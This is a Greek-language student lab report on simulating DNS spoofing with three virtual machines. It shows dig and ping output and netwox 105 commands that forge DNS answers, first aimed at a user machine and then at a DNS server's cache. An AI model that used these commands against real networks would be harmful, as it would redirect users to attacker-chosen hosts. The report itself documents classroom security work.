Σύγχρονες Εφαρμογές Ασφάλειας Δικτύων

Μπουρλάκης Γεώργιος

1054321

Προσομοίωση DNS επίθεσης με χρήση 3 VMs

Δημιούργησα 3 debian VMs βάζοντας static IPs:

192.168.1.10 -> DNS machine

192.168.1.100 -> User machine

192.168.1.200 -> Attacker machine

Τα επόμενα βήματα έγιναν όπως ακριβώς αναφέρονται στην εκφώνηση.

Αυτό φαίνεται στην παρακάτω εικόνα:

```
root@debian:/home/george# dig www.example.com

; <<>> DiG 9.11.5-P4-5.1+deb10u2-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43560
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c658f4bf8d05b72c293e77a55fcdfe438d97791d1da4e4f6 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.1.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.1.10

;; Query time: 0 msec
;; SERVER: 192.168.1.10#53(192.168.1.10)
;; WHEN: Mon Dec 07 12:04:49 EET 2020
;; MSG SIZE  rcvd: 121

root@debian:/home/george#
```

1.

Βάζοντας στο /etc/hosts την εντολή: 62.217.126.164 www.example.com

Αυτή είναι μία public IP της google οπότε όταν κάνουμε ping παίρνουμε:

ping www.example.com

```
root@debian:/home/george# ping www.example.com
PING www.example.com (62.217.126.164) 56(84) bytes of data.
64 bytes from www.example.com (62.217.126.164): icmp_seq=1 ttl=60 time=182 ms
64 bytes from www.example.com (62.217.126.164): icmp_seq=2 ttl=60 time=52.8 ms
64 bytes from www.example.com (62.217.126.164): icmp_seq=3 ttl=60 time=13.8 ms
64 bytes from www.example.com (62.217.126.164): icmp_seq=4 ttl=60 time=14.6 ms
64 bytes from www.example.com (62.217.126.164): icmp_seq=5 ttl=60 time=13.10 ms
64 bytes from www.example.com (62.217.126.164): icmp_seq=6 ttl=60 time=13.9 ms
^C
--- www.example.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 13ms
rtt min/avg/max/mdev = 13.844/48.598/182.431/61.498 ms
root@debian:/home/george#
```

2.


Αναιρώντας τις αλλαγές στο /etc/hosts και έχοντας κάνει install το netwox γράφουμε τις παρακάτω εντολές στο attack machine:

netwox


5

105

netwox 105 -h ‘www.example.com’ -H 192.168.1.51 -a ‘ns.example.com’ -A 192.168.1.10 -f ‘src host 192.168.1.100’ -s ‘best’



Και πάμε στο user machine και κάνουμε ping: ping www.example.com



Με αυτό τον τρόπο γίνεται redirect το user machine σε IP (που βρίσκεται μέσα στο lan) που όρισε το attacker machine.

3.

Εκτελώντας στο DNS machine την εντολή:

sudo rndc flush -> αδειάζουμε την cache

Η επίθεση τώρα γίνεται στο DNS machine, ενώ πριν έγινε στο user machine.

Οι εντολές στο attacker machine είναι:

netwox

5

105

netwox 105 -h ‘www.example.com’ -H 62.217.126.164 -a ‘ns.google.com’ -A 192.168.1.10 -f ‘src host 192.168.1.10’ -s ‘raw’

```
netwox 105 -h "www.example.com" -H 62.217.126.164 -a "ns.google.com" -A 192.168.1.10 -T 180 -f "src host 192.168.1.10" -s "raw"
```

Έτσι τώρα το DNS machine δίνει λανθασμένες πληροφορίες σε όποιον χρήστη κάνει ping www.example.com για ttl=180.